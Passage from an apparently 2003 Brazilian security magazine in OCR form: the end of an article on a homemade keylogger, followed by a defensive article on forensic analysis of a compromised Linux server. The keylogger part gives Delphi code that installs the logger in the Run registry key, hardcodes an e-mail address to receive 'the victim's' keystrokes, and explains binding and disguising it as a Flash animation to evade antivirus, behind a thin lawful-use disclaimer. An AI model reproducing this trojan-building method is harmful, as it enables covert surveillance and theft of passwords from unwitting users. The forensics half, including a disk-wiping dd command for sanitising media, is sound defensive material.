@do.destinatario', 'c:\windows\
anexo.txt');
end
//se não existir, é pq a co-
nexão não é dial-up, então o
e-mail pode ser enviado...
else EnviaE_Mail('mensagem',
'Assunto', 'Nome do destinatá-
rio', 'e-mail @do.destinatario',
'c:\windows\anexo.txt');
```

É evidente que, quando digo que o e-mail pode ser enviado caso não haja conexão do tipo Dial-Up, não se trata de uma verdade absoluta. Afinal, pode ser que o usuário simplesmente não tenha conexão à Internet. Por outro lado, usuários pouco experientes não sabem configurar o Speed para que se conecte automaticamente quando o computador é iniciado. Caso inexista a conexão automática, o e-mail não será enviado.

Os comandos responsáveis por capturar a digitação ficam por conta do leitor, assim como a implementação dos códigos anteriormente relacionados, que sempre podem ser melhorados.

Caso não se queira perder tempo programando a captação das teclas digitadas, pode-se usar o programa que está disponível no CD-ROM da revista. Para isso, leia a próxima seção, que contém as instruções de uso.

USANDO O PROGRAMA

A utilização do programa não requer conhecimentos avançados, basta executar o programa de instalação (Setup.exe) e concordar com a exigência da licença de uso, que é única: utilizar o programa apenas para fins lícitos, sem ofender direitos alheios.

Concluída a instalação, clique no menu Iniciar, escolha o menu Programas e clique em Ajustar. Será aberto o seguinte programa:

Digite o endereço do e-mail pelo qual você deseja receber os relatórios do Keylogger, tecle Enter e espere a confirmação de que a operação ocorreu com sucesso. Agora é só esperar...

Uma vez por dia, se houver conexão à Internet todos os dias, você receberá um e-mail contendo tudo o que foi digitado no computador em que o programa está instalado. Não se esqueça de definir o endereço de e-mail, caso contrário haverá uma mensagem de erro: MAPI Initialization error [25]. O arquivo estará anexado e será como o seguinte:

VEJA COMO É O E-MAIL NO OUTLOOK

Para desinstalar, use a opção Adicionar ou Remover Programas, no Painel de Controle. No entanto, propositalmente, não há a desinstalação total do programa. Isso para que possamos limpar o "vírus" manualmente. Depois de desinstalado, siga as instruções seguintes para removê-lo do sistema.

Usaremos o TFAK, um scanner de Trojan Horses. Esse utilitário freeware (livre) possui um bom banco de dados, porém, assim como todos os outros antivírus do mercado, não detectará o nosso programinha. Evidentemente isso não persistirá por muito tempo, tão logo essa matéria seja publicada, os antivírus adicionarão o programa a seus bancos de dados virais. Até a data de hoje (01/03/2003), o programa não foi reconhecido por qualquer antivírus.

Execute o programa de desinstalação do Capta Teclado (Meu Computador > Painel de Controle > Adicionar ou remover programas > Capta Teclado). Isso removerá apenas o utilitário de configuração, pois o programa com características virais continuará residente na memória do computador.

Agora sim estamos diante de um "vírus". Execute o TFAK, escolha o menu Local e clique em Quais são os

Processos Ativos?; o programa exibirá uma janela relacionando todos os processos ativos:

Agora, como já sabemos quais são os programas normalmente executados com o boot do nosso computador (vimos anteriormente no MSCONFIG), chegaremos facilmente ao vírus.

Nesse caso, o programa viral é o capta.exe, como vemos, ele está no diretório C:\Windows\System (o diretório pode variar conforme o sistema operacional e o número de unidades de HD existentes em seu computador). Vamos selecioná-lo na lista dos processos ativos e depois clicar no botão Finalizar Processo Selecionado, a partir de então poderemos deletar o programa capta.exe em C:\Windows\System. Para completar o trabalho, vamos deletar também sua DLL (cap.dll) e o arquivo de log (capta.txt).

Agora podemos excluí-lo do boot do Windows. Para saber por onde ele é iniciado, voltaremos ao TFAK, clicaremos no menu Local e depois em O que é auto-iniciar?, então surgirá uma janela com todos os programas que são iniciados automaticamente. Na caixa Rotinas de auto-iniciar, podemos escolher entre o autoexec.bat, o registro do Windows, o win.ini, o system.ini e a pasta iniciar do menu Iniciar.

Se escolhermos a opção Registry!, veremos o capta.exe entre os programas executados na inicialização do sistema.

Podemos retirá-lo na inicialização do sistema pelo MSCONFIG, como já foi visto, ou pelo próprio TFAK. Para tanto, selecione a linha com o programa a ser excluído e clique no botão Editar, depois selecione o programa novamente:

E escolha a opção Apaga Valor. Feito isso, clique em Voltar, novamente escolha Voltar e depois feche o programa. Para se certificar de que o vírus inexiste em seu sistema, reinicie o computador e verifique se ele continua a ser iniciado pelo sistema.

Finalmente o vírus foi completamente removido, então não se esqueça de restaurar as opções de segurança do Outlook, conforme exposto anteriormente.

A METAMORFOSE


Já vimos como instalar, utilizar e desinstalar o programa. Vale a advertência: o mecanismo de remoção do programa, presente em Adicionar ou Remover Programas, no Painel de Controle, não elimina completamente o programa com características virais. Consta na licença do programa a exigência do uso para fins lícitos. A própria distribuição do produto, na forma de programa de instalação, visa também a reprimir o uso indevido do programa. Isso porque, se quiséssemos investigar o que é digitado em computador alheio, teríamos de ter acesso a ele para efetuarmos a instalação do programa.

Todavia, como veremos agora, isso não é obstáculo para os usuários mal-intencionados. Fato que traz à memória a edição nº 21 desta revista, na qual foi publicado um artigo sobre falsificação de e-mails utilizando um programa de minha autoria. Idealizado para enviar mensagens eletrônicas mediante comandos do DOS, em outras palavras, projetado para fins lícitos, depois percebi que também poderia ser utilizado para falsificação de e-mails, em razão de uma falha na autenticação dos servidores SMTP. Uma conclusão é fundamental: em ambos os casos não há ilicitude no programa em si considerado, mas ilicitude no uso, quando indevido.

A partir de agora, mostrarei como é feita a "camuflagem" do programa com características virais, capaz de transformá-lo em vírus de computador. Isso serve como advertência àqueles que, indiscriminadamente, abrem as animações Flash recebidas por e-mail.

Anteriormente vimos como descobrir quais os arquivos (executável e DLL) utilizados pelo programa. Mas não basta instalarmos esses arquivos nos diretórios corretos, será preciso determinar o e-mail para o qual serão enviadas as informações recolhidas no computador da vítima, assim como configurar o computador para executar o Keylogger a cada inicialização do sistema.

Para configurar o e-mail, precisamos primeiramente saber em qual chave do registro é armazenada essa informação. Para tanto, abra o monitor do registro Regmon (disponível no CD-ROM), pressione Ctrl+L e, na seção Include, determine qual processo será vigiado:



Clique em Apply e depois pressione Ctrl+X para limpar os registros da janela. Certifique-se de que o programa está habilitado para capturar as alterações do registro, veja se a opção Capture Events, no menu Options, está marcada:




IMAGEM 2

Agora, abra o utilitário de configuração do e-mail instalado junto com o programa, cujo atalho é disponibilizado no menu Iniciar do Windows. Após a instalação do programa Capta Teclado, digite seu endereço de e-mail e tecle Enter:




IMAGEM 3

Agora, volte ao Regmon e procure pela chave do registro em que foi armazenada a informação:




IMAGEM 4

Resultado: o e-mail é armazenado na chave "HKEY_CURRENT_USER\Software\Optimize", dentro do valor "email".

Agora faremos um programa em delphi para registrar um endereço de e-mail predeterminado:

```
procedure TForm1.
FormCreate(Sender: TObject);
var
    Registro: TRegistry;
    WINDIR, NOME, XP: STRING;
begin
        Registro:=TRegistry.
create;
        Registro.
RootKey:=HKEY_LOCAL_MACHINE;
        Registro.
OpenKey('SOFTWARE\Micro-
soft\Windows\CurrentVersion',
TRUE);
 //Verifica qual o sistema
operacional (win9x ou XP)
        windir:=Registro.ReadS
tring('SystemRoot');
        If windir<>'' then //
se windir não é string vazia,
então o sistema é win9x ou ME
        begin
                nome:=windir+'\
System\capta.exe';
                REGISTRO.
OpenKey('Run', TRUE);
                REGISTRO.
WriteString('SysOK', nome);
        end
        else //se a variável
windir é vazia, o sistema é
winXP
                begin
                        XP:=Registro.
ReadString('ProgramFilesDir');
                        windir:='';
                        Windir:=XP[
1]+XP[2]+XP[3]+'WINDOWS\sys-
tem32\capta.exe';
 // XP[1]+XP[2]+XP[3] = drive
(Ex.: C:\)
                        REGISTRO.
OpenKey('Run', TRUE);
                        REGISTRO.
WriteString('SysOK', windir);
                end;
 Registro.RootKey:= HKEY_CUR-
RENT_USER;
 Registro.OpenKey('SOFTWARE\
Optimize', TRUE);
 Registro.WriteString('email',
'julianotoledo@uol.com.br');
 {
 "julianotoledo.uol.com.br" é o
endereço de e-mail para o qual
serão enviadas as informações
colhidas do computador da víti-
ma. Troque-o pelo endereço que
lhe convier.
 }
        registro.CloseKey;
        registro.Free;
end;
```

Com isso, o programa viral será rodado sempre que o Windows for iniciado, e o e-mail já ficará ajustado. Caso queira torná-lo mais ágil, faça-o como console do DOS. Para disfarçá-lo, fazendo-o parecer com animação Flash, mude o ícone dele para o de uma animação, ainda no Delphi.

Agora usaremos o programa Alloy para esconder os arquivos virais dentro do nosso programa.

Na janela principal do programa, selecione o arquivo do executável elaborado acima, na caixa Input Filename; em Output Filename, determine qual será o nome do executável originado após a

camuflagem - é importante que não seja igual ao indicado no campo Input Filename -, como mostra a tela a seguir:




IMAGEM 5

Agora escolha a guia Other Files e pressione o botão indicado:




IMAGEM 6

Vá até o diretório system (para Windows 9x/ME) ou system32 (para Windows XP) e selecione os arquivos virais que serão incorporados ao programa:




IMAGEM 7

Certifique-se de que serão salvos na pasta system ou system32, conferindo a opção [SysDir] na coluna Directory. Se precisar mudar o diretório em que serão salvos, use a opção drag:




IMAGEM 8

Use a opção Compile para que seja elaborado o pacote de programas.Este será salvo no diretório indicado anteriormente na opção Output Filename:




IMAGEM 9


Quando executado o programa-pacote no computador alvo, acontecerá o seguinte:

1º: Será processado o programa que fizemos para preparar o terreno ao vírus (gravar o e-mail no registro do Windows e configurar a inicialização do sistema para carregar o vírus a partir do próximo boot);

2º: Os arquivos virais (executável e dll) serão salvos no diretório que indicamos (system ou system32).

Dessa forma, no próximo boot do sistema, o vírus será iniciado junto com o Windows, capturará tudo o que for digitado, armazenando isso em um arquivo de texto que será remetido ao e-mail que indicamos. Vale a advertência: até a data em que esta matéria foi finalizada (18/06/2003), os programas antivírus ainda não detectavam o programa em pauta como vírus.

Agora pode ser enviado por e-mail como se fosse o executável de uma animação em Flash. Mas reitera-se que essas informações não são para fins ilícitos.



VOZES DO ALÉM

COMO RECUPERAR INFORMAÇÕES DE UM SISTEMA LINUX INVADIDO

POR ANTONIO MARCELO
AMARCELO@HONEYPOT.COM.BR

Embora aconteçam com bastante freqüência, os problemas de invasão ainda não são tratados com a devida relevância. Muitos casos nem chegam a ser registrados e alguns administradores acabam adotando soluções do tipo"formatar a máquina, configurar, levantar o backup", esquecendo que o invasor pode retornar e utilizar as mesmas vulnerabilidades que ele próprio explorou.

Vamos imaginar o caso de uma empresa que já começa a semana com um problema do seguinte tipo:

"Segunda-feira, 8:30 da manhã, mais uma semana está começando e o administrador de rede vai pegar seu café. Ao voltar para sua sala, o telefone toca insistentemente e ele atende na maior tranqüilidade. A voz da secretária da diretoria se faz presente:

- Bom dia, estamos com um problema, não consigo passar e receber e-mails.
- Vou verificar e te ligo já, já.

Mal o administrador coloca o telefone no gancho e ele toca novamente. Desta vez, é o gerente dizendo que não consegue acessar a Internet.

Novamente, ele responde que vai verificar o que está acontecendo. O telefone toca várias vezes até que ele decide tirá-lo do gancho para investigar o ocorrido.

Ao ligar o monitor de seus servidores, constata que há algum problema. Enquanto um não responde aos comandos, o outro está com suas configurações de rede totalmente erradas e, um terceiro, aparentemente está travado.

Após reinicializar o sistema, nosso administrador desconfia que existe algo muito grave acontecendo. De repente, uma mensagem aparece na tela com os seguintes dizeres:

– Sorria, você foi invadido !"

A ANÁLISE DO AMBIENTE

O fato que acabamos de descrever realmente aconteceu em uma empresa que teve cinco de seus servidores Linux totalmente invadidos, sendo que em um deles ainda verificou-se uma série de informações apagadas.

O administrador, desesperado, tinha o objetivo formatar as máquinas e começar do zero, recuperando, assim, seu backup diário.

Porém, um dos diretores teve a "presença de espiríto" de chamar alguém que pudesse recuperar as informações destruídas pelo invasor e, assim, levantar a origem do atacante. Obviamente, esse problema não era nada simples. Contudo, era necessário que isso fosse feito para que tais evidências pudessem ser recuperadas.

Foram escolhidas duas máquinas para que pudessem "falar" algo a respeito do ocorrido. O "relatório" obtido continha as informações descritas abaixo:

O FIREWALL

Firewall baseado em Linux Slackware 9.0 com HD de 10 GB, 128 MB de RAM, placa de rede, unidade de CD, teclado e monitor.

O SERVIDOR WEB

Um servidor baseado em Linux Slackware 9.0 com HD de 40 GB, 512 MB de RAM, placa de rede, unidade de CD, teclado e monitor.

O primeiro passo – e talvez o mais importante – é tirar uma cópia dos HDs, para que se preserve os dados e, assim, permitir que seja feita a análise do ambiente. Esse procedimento é feito, normalmente, de maneira errônea por muitos especialistas que não "esterilizam" (esse é um dos termos utilizado na área forense computacional) as mídias. Foram pegos dois HDs, um de 10 GB para o firewall e um de 40 GB para o servidor de correio.

Ambos foram colocados em um Linux preparado para executar sua cópia e a preparação. Os discos rígidos foram guardados em uma gaveta própria e tiveram seus conteúdos zerados da seguinte maneira:

```
dd if=/dev/zero of=/dev/
hdb
```

Esse comando coloca caracteres do tipo null no HD alvo, acabando, assim, com qualquer "lixo" eventual que poderia atrapalhar a investigação.


Tal procedimento foi feito nos dois HDs que receberão a cópia dos dados dos modelos originais. Em seguida, faremos um backup de cada um deles para os discos de destino. O comando adotado será o seguinte:

```
dd if=/dev/hdb of=/dev/hdc
```

Em que **hdb** é o HD original invadido e **hdc** o esterilizado, que receberá a imagem desse HD. Esse procedimento deverá ser feito nos dois discos.

COLOCANDO O SISTEMA PARA FUNCIONAR

Com os dados originais preservados, teremos, agora, de colocar esse disco rí-



gido em uma máquina Linux similar a que foi invadida para passarmos ao segundo nível de análise.

Alguns analistas gostam de trabalhar de maneira simulada, mas, às vezes, a técnica "on the fly" traz resultados mais interessantes. Com ela, podemos fazer diagnósticos "em produção".

Nesta fase, algumas pessoas vão procurar interfaces em modo promíscuo (em busca de sniffers) e, assim, ir atrás dos logs do sistema.

Vamos esquecer imediatamente esse tipo de procedimento, pois somente um amador utilizaria tais ferramentas.

Contudo, a verificação do funcionamento do seu sistema pode ser feita com algumas ferramentas simples e comuns, antes de passarmos para uma análise mais rebuscada, em devices do tipo mem e kmem. Para isso, utilizaremos uma análise considerada corriqueira em alguns pontos do sistema.

FAZENDO A AUTÓPSIA INICIAL DO CADÁVER

Análise de Primeiro Nível

Inicialmente, um invasor deve deixar sua presença mais incógnita possível. É muito comum a instalação de rootkits baseados em LKM, que corrompe as tabelas de syscalls e cria toda uma espécie de comportamento, ocultando certos procedimentos.

Normalmente, a invasão de um site é feita por vulnerabilidades baseadas em buffer overflows, que permitem que a shell de root aja remotamente e, a partir daí, fazem a ponte para o box do invasor com o sistema invadido.

Contudo, existem alguns pontos clássicos que devem ser observados pelo especialista. São eles:

a) **Análise dos logs do sistema:** Mesmo que o diretório /var/log não diga nada, uma análise detalhada dos logs pode trazer alguns pontos importantes para o começo do trabalho. Abaixo existem alguns arquivos que devem ser observados.

– **messages:** principal arquivo de log, normalmente apagado;

– **wtmp**: armazena as últimas conexões ao sistema. Este arquivo pode ser visto com o comando **last**. Uma dica seria colocar uma cópia em um disquete formatado e montado no diretório **/mnt/floppy** com o comando

last >/mnt/floppy/logins.txt

– **secure:** mostra os últimos logons do sistema;

– **cron:** exibe os mais recentes logs do cron.

Se você tiver a sorte de encontrar esses arquivos intactos, eles poderão revelar muita coisa. Mas dificilmente um invasor experiente os manterá intactos.

b) O esquecido comando **history:**– por incrível que pareça, algumas pessoas esquecem que o comando history pode revelar várias informações interessantes.

O arquivo **.bash_history**, contido no diretório do root, normalmente guarda os últimos 1.000 comandos digitados. Contudo, muitos invasores o inibem por meio do simples comando unset HISTFILE.

c) **Scanners de portas:** um sistema em produção tem serviços de rede em andamento. Um scanner

de porta, como o nmap, por exemplo, pode revelar portas abertas que originalmente não foram feitas pelo administrador.

É sempre interessante passar um scanner no sistema para verificar se existe alguma porta estranha. No entanto, os procedimentos acima são considerados básicos. Só no caso de um invasor amador poderão ser reveladas algumas de suas técnicas.

ANÁLISE DE SEGUNDO NÍVEL

Nesta segunda análise, buscaremos algumas técnicas mais rebuscadas em termos de invasão.

Partimos do pressuposto de que nosso invasor possui um conhecimento bem mais profissional nos assuntos anteriormente apresentados, mas ainda não trabalha com o "estado da arte" em comprometimento de sistemas.

Inicialmente, vamos em busca de diretórios ocultos com alguns nomes muito comuns. Utilizando o comando find, faremos as seguintes varreduras:

```
find / -name " "
find / -name " .."
find / -name "..."
find / -name ".*"
```

Os nomes acima são os preferidos para ocultar a presença de diretórios de ferramentas dentro de um sistema.

Em um segundo momento, faremos nossa procura por rootkits. Hoje, existem vários tipos, tais como:

Rootkits de primeira geração– Nesta primeira geração, os rootkits eram programas de sistemas modificados. Um exemplo clássico era o caso do programa GNU ifconfig. Primeiro, a função desse programa é configurar/alterar dispositivos de rede presentes no sistema. Além disso, por meio dele, era possível visualizar as configurações de um dispositivo e, o que é mais importante, verificar se um deles estava em modo promíscuo.

O modo promíscuo ocorre quando uma interface está recebendo qualquer pacote de maneira passiva, ou seja, tudo que estiver trafegando em um segmento de rede é capturado. Normalmente, os programas que agem dessa forma são os sniffers.

Os sniffers são programas presentes, quase que obrigatoriamente, em rootkits. Sua função é capturar pacotes e, assim, conseguir senhas não criptografadas de usuários e/ou administradores.

Rootkits de segunda geração: Nesta segunda fase, os rootkits deixaram de lado a preocupação de modificar programas do sistema e começaram a fazê-lo através de módulos de kernel (LKMs), as system calls do sistema.

As system calls representam funções de baixo nível que o sistema operacional utiliza para executar determinadas operações. Os desenvolvedores de rootkits procuravam criar módulos de kernel que alterassem essas system calls e as substituíssem por funções totalmente modificadas. Isso causava anomalias como ocultação de processos, de arquivos e diretórios, carregamento de módulos de kernel que ocultavam outros módulos e a si mesmos, entre outras características interessantes como sniffers, backdoors etc.

Rootkits de terceira geração: "/dev/kmem is our friend", cita assim o artigo "Linux on-the-fly kernel pacthing without LKM[Sk e Devik 2001]", que trouxe à tona uma nova geração de rootkits. Na segunda geração dos rootkits, com a retirada do suporte para carregamento de módulos, foi neutralizada a sua ação em quase 95%. O administrador inibia uma função facilitadora, mas ganhava muito em segurança.

O Linux possui um dispositivo conhecido como kmem (/dev/kmem), que possui o direito de escrita e leitura somente pelo root.

Esse dispositivo abstrato tem como função traduzir a memória virtual utilizada pelo kernel para a memória real (/dev/mem), ou seja, faz o endereçamento da memória real+swap. Esse tipo de rootkit cria uma tabela particular de syscalls e desvia o entry point do kernel na direção dela.

Existem ferramentas muito boas para realizar a análise, podemos citar duas:

a) chkrootkit – Detecta a maioria dos rootkits do mercado (**http://www.chkrootik.org**).

b) rootcheck – Outra excelente ferramenta que detecta a presença de rootkits (**http://www.ossec.net/rootcheck/**).

Normalmente, sistemas que não possuem programas de verificação, como o Tripwire ou o Lstat, podem ser vítimas de rootkits e serem primeiramente detectados por essas ferramentas.

Além disso, podemos verificar por meios do MAC (Modifiey, Acess, Creation/Change) os arquivos dentro do sistema. Isso pode ser feito através do comando que segue:

```
find . -type f -user
root -perm +111 -prin-
```

```
tf "%TY%Tm%Td%TH%TM%TS
%h/%f\n" | sort -nr
```

Se você quiser direcionar para um arquivo no disquete, coloque a opção **>/mnt/floppy/nomedoarquivo.txt** no final do comando.

Existe a possibilidade de repetir o procedimento citado acima para criarmos um histórico de execução de comandos no sistema:

```
find . -type f -
perm +111 -printf
"%AY%Am%Ad%AH%AM%AS
%h/%f\n" | sort -nr
```

E a seguir, você pode conferir o procedimento final para os arquivos recentemente criados:

```
find . -type f -
perm +111 -printf
"%CY%Cm%Cd%CH%CM%CS
%h/%f\n" | sort -nr
```

Desta maneira, podemos ter uma idéia dos arquivos devidamente modificados ou acessados em nosso sistema.

INSPECIONANDO O SISTEMA

Agora, tiraremos um raio X de dois dispositivos importantes do Linux, o /dev/mem e o /dev/kmem que, como já dissemos, são um retrato da memória do sistema. Para isso, executaremos dois comandos:

```
dd if = /dev/kmem of =
kmem.txt
dd if =/dev/mem of= mem.
txt
```

Assim, teremos "on the fly " um retrato (dump) da memória do computador para posterior análise.

Outro ponto é observar os processos em andamento. Para isso, basta digitar o comando:

```
ps auexww > processos.txt
```

Teremos uma lista completa dos processos com um número de detalhes bastante considerável. Para que possamos visualizar o processo de abertura de arquivo (s) durante seu tempo de vida, digite:

```
lsof -p PID do processo es-
pecífico.
```

MAS POR QUE ISSO ?

Isso é importante para verificarmos quais bibliotecas, arquivos e binários podem ser invocados durante o seu tempo de execução. Também é muito importante na busca de processos não usuais e em programas que não deveriam rodar no sistema.

Em um segundo nível de análise, podemos fazer uso do utilitário strace para visualizar tanto as system calls como os signals de um processo. Veja um exemplo abaixo (strace -p PID de um processo) do processo do comando clear:

```
root@oldmbox:/dev# strace
clear
execve("/usr/bin/clear",
["clear"], [/* 31 vars
*/]) = 0
brk(0)
                =
0x804972c
open("/etc/ld.so.prelo-
ad", O_RDONLY)    = -1
ENOENT (No such file or
directory)
open("/etc/ld.so.cache",
O_RDONLY)       = 3
fstat64(3, {st_mode=S_
IFREG|0644, st_size=63828,
...}) = 0
old_mmap(NULL, 63828, PROT_
READ, MAP_PRIVATE, 3, 0) =
0x40015000
close(3) = 0
open("/lib/libncurses.so.5",
O_RDONLY)  = 3
read(3, "\177ELF\1\1\1\0\0\0
\0\0\0\0\0\0\3\0\3\0\1\0\0\0
\\\340\0"..., 1024) = 1024
fstat64(3, {st_
mode=S_IFREG|0755, st_
size=242128, ...}) = 0
old_mmap(NULL, 244236,
PROT_READ|PROT_EXEC,
MAP_PRIVATE, 3, 0) =
0x40025000
mprotect(0x40058000,
35340, PROT_NONE)  = 0
old_mmap(0x40058000,
36864, PROT_READ|PROT_
WRITE, MAP_PRIVATE|MAP_
FIXED, 3, 0x32000) =
0x40058000
close(3)
= 0
open("/lib/libc.so.6",
O_RDONLY)        = 3
)               = 7
munmap(0x40015000, 4096)
= 0
_exit(0)
                = ?
```

Esse ponto é muito importante, já que podemos detectar o que o programa está abrindo em se tratando de libs e, principalmente, seu comportamento na memória.

Para processos em andamento ou mesmo em execução, esse "espelho" do seu funcionamento é muito útil na análise que poderemos desempenhar.

Para essa parte, tiraremos um espelho da rede de maneira mais completa. Inicialmente, utilizando o "velho"

netstat, verificaremos o status das conexões:

```
root@webmail:/dev# netstat
Active Internet connections (w/o
servers)
Proto Recv-Q Send-Q Local Address
Foreign Address State
tcp        0      0 servidor.com.
br:ssh 10.0.0.1:44073     TIME_WAIT
tcp        0      0 servidor.com.
br:ssh 10.0.0.1:44351     TIME_WAIT
tcp        0      0 servidor.com.
